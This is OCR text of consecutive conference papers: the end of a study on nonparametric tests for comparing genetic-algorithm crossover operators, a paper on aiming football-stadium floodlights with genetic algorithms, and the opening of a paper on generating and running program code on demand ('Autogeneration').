With the level of significance α of 0.01 both the Friedman and Iman-Davenport statistic show significant differences on operators with test values of 21.84 and 24.08, respectively, and $p < 0.001$.

The next test that can be done is the Bonferroni-Dunn test. This procedure does not have a great resolution in distinguishing differences but is appropriate for graphical display. For the Bonferroni-Dunn test, first the critical difference (CD) must be found [2]. The equation for calculating critical difference is as follows:

$$CD = q_\alpha \sqrt{\frac{k * (k+1)}{6 * n}} \qquad (2)$$

where q_α is the critical value for two-tailed Bonferroni-Dunn test.
Critical difference computed according to 2 has a value of 1.38. The interpretation of this measure is that the performance of two algorithms is significantly different only if the corresponding mean ranks differ by at least a critical difference, which is depicted in Fig. 2. A cut line is drawn at height equal to the sum of critical difference and ranking of the control algorithm. The bars that exceed this line are associated with the algorithms that have worse performance than the control algorithm.

Now, post-hoc procedures can be applied. We use one procedure from every class mentioned previously: Bonferroni-Dunn, Holm, Hochberg, and Li test. For the control algorithm,




Fig. 2. Bonferroni-Dunn's test, critical difference = 1.38, control operator: uniform crossover

uniform crossover is selected as the best one from Friedman test. Results obtained from the post-hoc analysis are presented in Table VI.

TABLE VI
POST-HOC COMPARISON (CONTROL OPERATOR: UNIFORM CROSSOVER)

Algorithm	p_{Li}	p_{Bonf}	p_{Holm}	$p_{Hochberg}$
Non-geometric	0.000063	0.000097	0.000097	0.000097
Shuffle	0.010797	0.016751	0.011167	0.011167
Single-point	0.488422	1.465267	0.488422	0.488422

From the Table VI it is obvious that the Bonferroni-Dunn results are confirmed; and that the uniform crossover is better than the shuffle and the non-geometric crossover. However, we still can not answer the question whether the uniform or single-point crossover are better. Because of that, now we use the contrast estimation method.

TABLE VII
CONTRAST ESTIMATION

	Single-point	Uniform	Shuffle	Non-geometric
Single-point	0	0.026	-0.138	-0.258
Uniform	-0.026	0	-0.164	-0.284
Shuffle	0.138	0.164	0	-0.12
Non-geometric	0.258	0.284	0.12	0

A negative value for the operator in a given row indicates that the operator performs better than the operator in a given column. From the Table VII we can see that uniform crossover is the best operator for the selected benchmark functions.

This simple example should be regarded just as a roadmap through the nonparametric statistical tests, and not as some representative case. Often, we can not get the definitive answer which algorithm is the best one, but a set of better algorithms.

V. CONCLUSION

Experimental analysis often represents the only method of evaluating the performance in evolutionary computation. Because of that, it is important to use as appropriate statistical methods as possible. It may also be advisable to perform parametric statistical tests together with nonparametric statistical

tests.

Only by applying a rigorous statistical analysis on a set of well defined benchmark functions a proper performance evaluation can be made.

Only then can we properly evaluate not only existing algorithms but also the future ones. Some of those algorithms proved to be very successful and now are widely used. Some other algorithms were presented as successful (even better than the more common ones) but they soon disappeared from usage.

REFERENCES

[1] D. H. Wolpert and W. G. Macready, "No free lunch theorems for optimization," *IEEE Trans. Evol. Comput.*, vol. 1, no. 1, pp. 67–82, Apr. 1997.

[2] S. Garcia, D. Molina, M. Lozano, and F. Herrera, "A study on the use of non-parametric tests for analyzing the evolutionary algorithms? behaviour: a case study on the CEC 2005 special session on real parameter optimization," *Journal of Heuristics*, no. 15, pp. 617–644, 2009.

[3] D. Sheskin, *Handbook of Parametric and Nonparametric Statistical Procedures*, 4th ed. Chapman and Hall/CRC, 2007.

[4] J. Derrac, S. Garcia, D. Molina, and F. Herrera, "A practical tutorial on the use of nonparametric statistical tests as a methodology for comparing evolutionary and swarm intelligence algorithms," *Swarm and Evolutionary Computation*, vol. 1, pp. 3–18, 2011.

[5] S. Picek, M. Golub, and D. Jakobovic, "Evaluation of crossover operator performance in genetic algorithms with binary representation," *Lecture Notes in Computer Science*, vol. 6840, pp. 223–230, 2011.

[6] "SPSS predictive analytics software and solutions," Available from http://www-01.ibm.com/software/analytics/spss/, Feb. 2012.

[7] J. Alcala-Fdez, A. Fernandez, J. Luengo, J. Derrac, S. Garc?a, L. S?nchez, and F. Herrera, "KEEL data-mining software tool: Data set repository, integration of algorithms and experimental analysis framework," *Journal of Multiple-Valued Logic and Soft Computing*, vol. 17, pp. 255–287, 2011.

Stadium Reflector Aiming Using Genetic Algorithms

Davor Petranović
Energy Institute Inc., Zagreb, Croatia
davor.petranovic@ie-zagreb.hr

Abstract - When designing football stadium lighting, the longest job is to aim reflectors which should ensure a high enough horizontal and vertical illuminance with the required uniformity. The present paper deals with methods of applying genetic algorithms to this activity. The results are demonstrated on real football stadium lighting.

I. INTRODUCTION

Football pitches lighting must allow playing and monitoring the game (directly at stadium and indirectly via the TV broadcast). Requirements regarding lighting are given in the relevant standard. Aiming of the football stadium reflectors is the longest job which should ensure a high enough horizontal and vertical illuminance with the required uniformity. The development of genetic algorithms methods provides the possibility that this part of the project is left to the computer. The paper will deal with methods of applying genetic algorithms to this activity. The results are demonstrated on a real football stadium and will include numerical and graphical results of the optimal design for a variety of criteria.

Several papers have been already published in this field [5, 6, 8, 9].

Paper [5] deals with genetic algorithm technique that is developed for the optimal design of a supplemental lighting system for greenhouse crop production. The approach uses the evolutionary parallel search capabilities of genetic algorithms to design the pattern layout of the lamps luminaries, their mounting heights and their wattage. The total number and the exact positions of luminaries are not predefined (even though possible positions lay on a fixed grid layout), thus the genetic algorithm system has a large degree of freedom in the designing process. The possibilities of mounting heights and luminaire wattages are limited to four different values for each luminaire in this study.

Paper [6] deals with football stadium lighting optimization by GA methods. The calculation method is based on discrete points on rectangular grid. The reflector data are not included.

Paper [8] proposes a Genetic Algorithm to optimize lighting design parameters integrated with a Computer Aided Design (CAD) application. Genetic Algorithm offers an optimization approach to perform a search to achieve better design solutions, and proposed CAD tool uses innovative concepts of Information Visualization within virtual environments.

Paper [9] deals with american football stadium lighting optimization using nonlinear least squares optimization (MINPACK routine). Calculated example is based on 6 towers.

Author uses the possibility to connect the early developed lighting program VRAS [7] to Matlab GA Toolbox. In this way Matlab optimization program GAVRAS, based on genetic algorithms, calls external program VRAS for illuminance calculations as bases for fitness function calculation. In comparison with paper [6] program GAVRAS does not use discrete aiming points. The results can not be compared with early publish results because of luck of reflector intensity data in published papers.

II. FOOTBALL STADIUM LIGHTING

Lighting requirements are defined by EN 12193 [1]. Additional requirements may be defined by sports governing bodies such as FIFA [3], Olympic Delivery Authorities, etc. and by television authorities, such as Sky.

Each sport has a playing area that is the principal playing area (the area inside the line marking for tennis or football for example) and the total area which is defined as the principal playing area, plus an additional safety area outside the principal playing area.

Lighting levels for sports are normally defined in terms of the minimum average horizontal illuminance on a reference plane, and the illuminance uniformity. In some instances the illumination plane will be relevant to the sport and the spectator viewing distance, or TV camera-viewing plane. Here, the normal to camera illuminance and vertical illuminance will be relevant.

As some sporting areas are large, they have the need for high illuminance levels, or if they are used for long periods during the day, highly efficient lighting systems are required to keep the energy consumption low. Maintenance is also important to ensure system efficiency and functionality and therefore all lighting equipment should be safely accessible and maintainable throughout its life.

Average maintained horizontal illuminance (E_{hav}) is the average quantity of lux to be achieved over the agreed maintenance cycle period for an installation. Maintenance includes replacement of lamps and cleaning of luminaries. Where there is television coverage, it has become increasingly common for minimum lighting levels to be specified in the regulations. This is also true for the vertical illuminance described below.

This is the amount of light (measured in lux) that is required for the relevant sport to be played. The faster the sport and the smaller the playing object, the higher is the lighting level required. Normally, several different settings or 'switching modes' are recommended so that the lighting system can be used efficiently at all levels, from 'training mode' (non-televised) right through to 'international TV' mode (televised).

Average maintained vertical illuminance (E_{vav}) or camera illuminance is the quantity of light that shines in the direction of a fixed camera position. Calculations should be carried out using the actual angles perpendicular to the camera positions. The side of a player forms the reference for the television camera. The camera illuminance should ideally also be considered for the ball in flight, as this reading will differ from the camera illuminance at ground level. This is generally defined as being 1.5m from the ground.

TABLE1 ILLUMINANCE REQUIREMENTS [1]

Lighting class	Horizontal average illuminance (lx)	Uniformity of horizontal illuminance $U_2=E_{hmin}/E_{hav}$
Training & recreation	75	0,5
Leagues & clubs	200	0,6
National league	500	0,7

The required vertical illuminance for the TV broadcasting of a football game can be found in Figure 1 at curve B depending on the shooting distance.




Figure 1. Required vertical illuminance

For shooting distance around 120 m the required vertical illuminance equals to 1000 lx.




Figure 2. Vertical and Camera Illuminance

Requirements for horizontal and vertical illuminance with TV broadcast are stated in following equations:

$$\frac{E_{v\min}}{E_{v\max}} \geq 0.4 \tag{1}$$

$$0.5 \leq \frac{E_{hav}}{E_{vav}} \leq 2 \tag{2}$$

$$\frac{E_{h\min}}{E_{h\max}} \geq 0.5 \tag{3}$$

where:

E_{vmin} - minimal value of vertical illuminance (lx),
E_{vmax} - maximum value of vertical illuminance (lx),
E_{vav} - average value of vertical illuminance (lx),
E_{hmin} - minimal value of horizontal illuminance (lx),
E_{hmax} - maximum value of horizontal illuminance (lx),
E_{hav} - average value of horizontal illuminance (lx).

Equations for illuminance calculations are:

$$E_h = \frac{I_\alpha}{h^2} \cdot \cos^3 \alpha \tag{4}$$

$$E_v = \frac{I_\alpha}{h^2} \cdot \cos^2 \alpha \cdot \sin \alpha \cdot \cos \beta \tag{5}$$

$$E_{TV} = \frac{I_\alpha}{h^2} \cdot \cos^2 \alpha \cdot \cos \gamma \qquad (6)$$

where:

E_h - horizontal illuminance (lx),
E_v - vertical illuminance (lx),
E_{TV} - camera illuminance (towards TV camera) (lx),
I_α - lumens per lamp (intensity) in the direction towards calculation point (cd),
h - height of reflector (m),
α - angle between reflector normal vector and reflector distance vector (°),
β - angle between reflector x-axes and horizontal projection of reflector distance vector (°),
γ - angle between reflector distance vector and TV camera distance vector (°).

Calculation points are placed on rectangular grid with maximum distances p between nodes:

$$p = 0.2 \cdot 5^{\log d} \qquad (7)$$

where d equals the longest side of football field. For length of 105 m d equals 5 m.




Figure 3. Calculation Grid Points

One of the popular ways of the reflectors placement is arrangement with 4 towers in the corners of the football stadium. Aiming of reflectors is than mirrored over x and y axes.




Figure 4. Four Lighting Tower Arrangement




Figure 5. Minimum Lighting Tower Height



Figure 6. Lighting Tower Sitting

III. IMPLEMENTATION OF THE GA METHOD

A genetic algorithm technique is developed for aiming of the optimal design of a football stadium lighting system. The approach uses the evolutionary parallel search capabilities of genetic algorithms.

The real-value chromosomes were used representing the x and y coordinates of aiming points on the football field.

Program GAVRAS (written in MATLAB) randomly selects aiming points on a playing area and call VRAS lighting program [7] for calculation of illuminance as base for fitness function calculation.

Fitness (objective) functions were a mix of illuminance level and uniformity requirements. Huge penalties are implemented for violation of constraints (required illuminance level or uniformity).

Fitness function, for levels I, II and III, must correspond to the requirements in Chapter II (E_{hav} and U_2) and their values:

$$f_1 = k_1 \cdot \left(E_{hav} - E'_{hav}\right) + k_2 \cdot \frac{E_{hav}}{U_2} \cdot \left(U_2 - U'_2\right) \qquad (8)$$

where:

f_1 - fitness function,
k_1,k_2 - factors of satisfying requirements,
E_{hav} - required horizontal illuminance (lx),

E'_{hav} - current average horizontal illuminance (lx),
U_2 - required uniformity factor,
U'_2 - current uniformity factor.

Factor k_1 and k_2 equal 1 if requirements are satisfied or 1000 if requirements are not satisfied. In such a way the optimization (minimization) process is moved to the satisfactory solution. For unsatisfied aiming points fitness function is positive and for satisfied aiming points negative.

For TV transmission of a football game the requirements in Chapter II must be satisfied in the similar way as in equation (8) but simultaneously the horizontal and vertical illuminance must be tracked as well as their uniformity factors in equations (1), (2) and (3).

IV. EXAMPLE

GA method shall be presented on a football stadium with the playing field (or principal area) equal to 105 m x 68 m. Longer size is parallel with x-axes. Central point of playing area is at point (0; 0), towers with reflectors are at points (70; 45), (70; -45), (-70; 45) and (-70; -45). Towers height equals 40 m.

Check of towers sitting:

$$\alpha_B = arctg\frac{45-34}{70} = 8{,}9° > 5°$$

$$\alpha_A = arctg\frac{70-52{,}5}{45} = 21{,}5° > 15°$$

Check for towers height:

$$\alpha = arctg\frac{40}{\sqrt{70^2+45^2}} = 26° > 25°$$

Calculation grid:

$$p = 0{,}2\cdot 5^{\log d} = 0{,}2\cdot 5^{\log 105} = 5m$$

Calculation grid has 21x14 calculation points.

Reflector type is MAGNUM LVR-10 2000 TS, TEP with lighting source HQI 2000 W, 183.000 lm. Photo of reflector is given at Figure 7 and Cartesian intensity diagram is given at Figure 8. Cartesian intensity diagram is also given in datasheet view in Table 2.



Figure 7. Reflector MAGNUM LVR-10 2000 TS




Figure 8. Cartesian intensity diagram

TABLE2 CARTESIAN INTENSITY DIAGRAM

α (°)	I_α (cd/klm)
0	5667
5	3311
10	1422
15	804
20	456
25	267
30	185
35	146
40	106
45	55
50	2
55	0
180	0

For all calculations (Levels I, II, II and IV) the following GA parameters have been used:

PopulationSize: 20
EliteCount: 2
CrossoverFraction: 0.8000
Generations: 50
TimeLimit: Inf
FitnessLimit: -Inf
StallGenLimit: 50
StallTimeLimit: 100
TolFun: 0
TolCon: 1.0000e-006
CreationFcn: @gacreationuniform
FitnessScalingFcn: @fitscalingrank
SelectionFcn: @selectionstochunif
CrossoverFcn: @crossoverscattered
MutationFcn: @mutationadaptfeasible

Level I – Training & recreational

Number of reflectors used in this calculation equals to 12 (4 towers with 3 reflectors). Optimization process is shown at Figure 9 and results are given in Table 3.




Figure 9. Optimization Process – Level I

TABLE 3 LEVEL I - RESULTS

Variable	Required value	Calculated value
E_{hav} (lx)	75	113,4
U_2	0,5	0,55

Level II – Leagues & clubs

Number of reflectors used in this calculation equals to 28 (4 towers with 7 reflectors). Optimization process is shown at Figure 10 and results are given in Table 4.




Figure 10. Optimization Process – Level II

TABLE 4 LEVEL II - RESULTS

Variable	Required value	Calculated value
E_{hav} (lx)	200	229,5
U_2	0,6	0,71

Level III – National games

Number of reflectors used in this calculation equals to 72 (4 towers with 18 reflectors). Optimization process is shown at Figure 11 and results are given in Table 5.




Figure 11. Optimization Process – Level III

TABLE 5 LEVEL III - RESULTS

Variable	Required value	Calculated value
E_{hav} (lx)	500	508,1
U_2	0,7	0,75

Level IV – International with CTV

Number of reflectors used in this calculation equals to 232 (4 towers with 58 reflectors). Optimization process is shown at Figure 12 and results are given in Table 6.




Figure 12. Optimization Process – Level IV

TABLE 6 LEVEL IV - RESULTS

Variable	Required value	Calculated value
E_{hav} (lx)	500	1564
E_{hmin} (lx)	-	1827
E_{hmax} (lx)	-	1245
E_{hmin}/E_{hmax}	0,5	0,68
E_{vav} (lx)	1000	1001
E_{vmin} (lx)	-	753
E_{vmax} (lx)	-	1193
E_{vmin}/E_{vmax}	0,4	0,63
E_{hav}/E_{vav}	<2	1,56
E_{hav}/E_{vav}	>0,5	1,56

TABLE 7 STOCHASTIC BEHAVIOUR

Run	**Fitness value**	**E_{hav} (lx)**	**U_2**
1.	-46,188	113,40	0,552
2.	-36,436	98,84	0,585
3.	-30,657	85,83	0,633
4.	-37,139	86,77	0,671
5.	-41,314	78,59	0,883
6.	-37,801	78,79	0,725
7.	-47,498	93,15	0,694
8.	-28,264	92,22	0,575
9.	-35,244	98,77	0,578
10.	-38,983	101,57	0,581
Average	**-37,952**	**92,79**	**0,648**
Standard deviation	**6,043**	**10,84**	**0,101**

Stochastic behaviour of GA results is shown at Table 7 by calculations of average values and standard deviations for 10 runs for level I.

V. CONCLUSION

The paper describes the method for football stadium reflector aiming by means of GA implementation. The real-value chromosomes were used representing the coordinates of aiming points on the football field. The reason for the GA choice is the description simplicity of the stated problem and easy connection to the VRAS lighting program. Value of fitness (objective) function depends on satisfying of illuminance level and illuminance uniformity requirements. Penalties are implemented for violation of constraints (required illuminance level or uniformity).

The future work might be divided into several tasks - connection of the GA model to the professional lighting programs (i.e. RELUX, CALCULUX, SiSport,..), simultaneous usage of several reflector types, selection of reflector quantity and sequential optimization (i.e. during optimization at second illuminance level, the reflector aiming points at first level are fixed).

ACKNOWLEDGMENT

I would like to state thanks to the staff of The Polytechnic of Zagreb, where I am a part time lecturer, for the use of the mentioned program tools.

REFERENCES

[1] Light and lighting – Sports lighting (EN 12193:2007)

[2] J. Danz, K.H. Kraft: Computer-Aided Planning of Complex Lighting Systems, Brown Bovery Review, 6 –86

[3] Guide to the artificial lighting of football pitches, Philips & FIFA, France, 2002.

[4] Guide to the artificial lighting of indoor and outdoor sports venues, Philips, France, 2006.

[5] K.P. Ferentinos, L.D. Albright: Optimal design of plant lighting system by genetic algorithms, Engineering Applications of Artificial Intelligence 18 (2005) 473-484.

[6] M. Corcione, L. Fontana: Optimal design of outdoor lighting systems by generic algorithms, *Lighting Research and Technology* September 2003 vol. 35 no. 3 261-277

[7] D. Petranović: Football Stadium Lighting, Elektro, February, 2001., pp. 17-19. (in Croatian)

[8] G.F.M. Lima, I.S. Peretta, A. Cardoso: Optimization of Lighting Design Using Genetic Algorithms, Industry Applications (INDUSCON), 2010.

[9] J. Hu, M. Huang, M. Sukop, D. Thorne, K. Walters: Football Lighting Optimization, Mathematics 721, Selected Topics in Numerical Analysis, Mathematical Models of Physical Problems, Final Project Report, professor Craig C. Douglas,

Towards Software Autogeneration

D. Radosevic, T. Orehovacki and I. Magdalenic
University of Zagreb, Faculty of Organization and Informatics, Varazdin, Croatia
{danijel.radosevic, tihomir.orehovacki, ivan.magdalenic}@foi.hr

Abstract - Program generators are usually aimed for the generation of program source code. This paper introduces the idea of software source code generation and its execution on demand that we refer to as Autogeneration. Autogeneration avoids the generation of program files by using the possibility of scripting languages to evaluate program code from variables. There are several features that could be achieved by Autogeneration. Some of them are program update during its execution, optimized code without temporarily unnecessary instructions and introspection of the generation process for development purposes. An example of a web application for database content management that is implemented as an autogeneration process is presented and discussed.

I. INTRODUCTION

Program code is usually observed as a set of program files. It could be written manually or generated by usage of a software generator. Although usage of files is a usual way of storing program code scripting languages like JavaScript, Perl or Python have an alternate option, which is to evaluate program code from variables. This is a relatively scarcely researched possibility, which is mostly used for limited purposes like testing program code or generation of small program pieces.

In this paper we introduce Autogeneration, which we refer to as the automatic generation of program code and its execution on demand. In our approach, Autogeneration avoids the generation of program files in favor of using possibilities of scripting languages to evaluate program code from variables.

It is worthwhile considering possible benefits of Autogeneration. So far we have identified several possibilities enabled by such an approach. The most obvious one is the possibility to change a program specification and, consequently, its execution 'on the fly', i.e. during program execution. In addition, some program instructions, e.g. changing the database structure, are rarely used. In this case, according to our approach, the imperative statement (e.g. alter table) should be performed, and the program specification updated to the obtained new state. The code is generated in accordance with a service requested from the user, so there is no need for the regeneration of the entire application. Furthermore, there is a possibility of some introspection of the generation process. The generator can easily find the corresponding parts of the program specification, configuration and used code templates for achieving a particular user action. This could be used in the development of autogenerated software.

There are also some prerequisites and limitations of Autogeneration. Firstly, the autogenerated software has to be organized as a set of clearly distinguished services that are requested by users. This is easier to achieve in web applications, where users demand services via HTML links. Secondly, autogenerated code should be written in a scripting language (preferably the same as the generator) to work effectively. Finally, some security and performance issues need to be observed.

An example of an autogenerated web application is presented in this paper that is also available online for testing. The generator used for Autogeneration is based on our previously introduced SCT generator model [1].

The remainder of paper is organized as follows. Background to the research is described in Section 2. Basics of the SCT generation model are discussed in Section 3. An introduction to the autogeneration process is provided in Section 4. Section 5 illustrates an application example. Concluding remarks are given in the last section.

II. BACKGROUND TO THE RESEARCH

In this section we will provide a brief overview of the software development paradigms in order to create a theoretical background of the software auto-generation approach.

Software Product Line Engineering (SPLE) is a methodology of software product lines development based on the reuse of artifacts, that is, core assets. A Software Product Line (SPL) or Product Family (PF) is a group of software intensive systems sharing common set of features that meet specific needs of particular stakeholders [11]. The aim of SPLE is to reduce development time, effort, cost, and complexity, increase productivity and quality of software, and achieve higher end-user satisfaction. Rather than developing software from scratch, an existing SPL can be reconfigured and reused across projects. SPLE consists of two processes: domain engineering (in which the core assets are designed), and application engineering (in which core assets are reused during the development of a target product).

Feature Oriented Software Development (FOSD) is a common technique for representing variabilities and commonalities of a SPL. A feature is a property of a system relevant to some stakeholder used to capture

variabilities or discriminate among products in the same family [36]. Features are hierarchically organized in a diagram with a concept as a tree root. A feature model is a feature diagram that contains feature descriptions, information about stakeholders, priorities, etc. Feature modeling was proposed as a part of Feature-Oriented Domain Analysis (FODA) method for performing a domain analysis [7]. FODA provides a comprehensive description of the domain features, but neglects design and implementation phases. Therefore it has been extended to the Feature-Oriented Reuse Method (FORM), thus providing support to the object-oriented component development and architecture design [8].

Model Driven Software Development (MDSD) is a paradigm that captures essential features of a system through appropriate models [12]. In MDSD, models represent first class entities that are combined and transformed as the system is created. A modeling notation commonly referred to as Domain-Specific Language (DSL) plays the central role in MDSD [16]. DSL encompasses a meta-model that defines the abstract syntax for building models, concrete syntax description, mappings between abstract and concrete syntax, and semantics description. Former research efforts on the relationship between MDSD and SPL were mainly focused on specifying PF members by using DSLs [18]. Although MDSD has a number of benefits, a gap between specifications and their software implementations still exists [15]. With an aim to overcome the problem of having annotations scattered all over the model template, the use of Object Constraint Language (OCL) [14] notation was proposed [13].

Aspect Oriented Software Development (AOSD) aims at improving the software development process by providing modularization and composition techniques to handle crosscutting concerns [37].In general, concern is anything that is of interest to a certain stakeholder. A concern that affects multiple classes or one that is triggered in multiple situations is called a crosscutting concern. Separate modules, known as aspects, encapsulate crosscutting concerns and are subsequently composed with the rest of the system using an aspect weaver. Automatic composition of aspects with other software artifacts is either static during compilation, or dynamic at loading or runtime. There are two types of AOSD approaches. In asymmetric approaches such as AspectJ [3] there is a difference between the aspects and entities that compose the base system. Accordingly, they provide language extensions, thus declaring aspects as first class entities. On the other hand, symmetric approaches such as Hyper/J [4] assume that all concerns 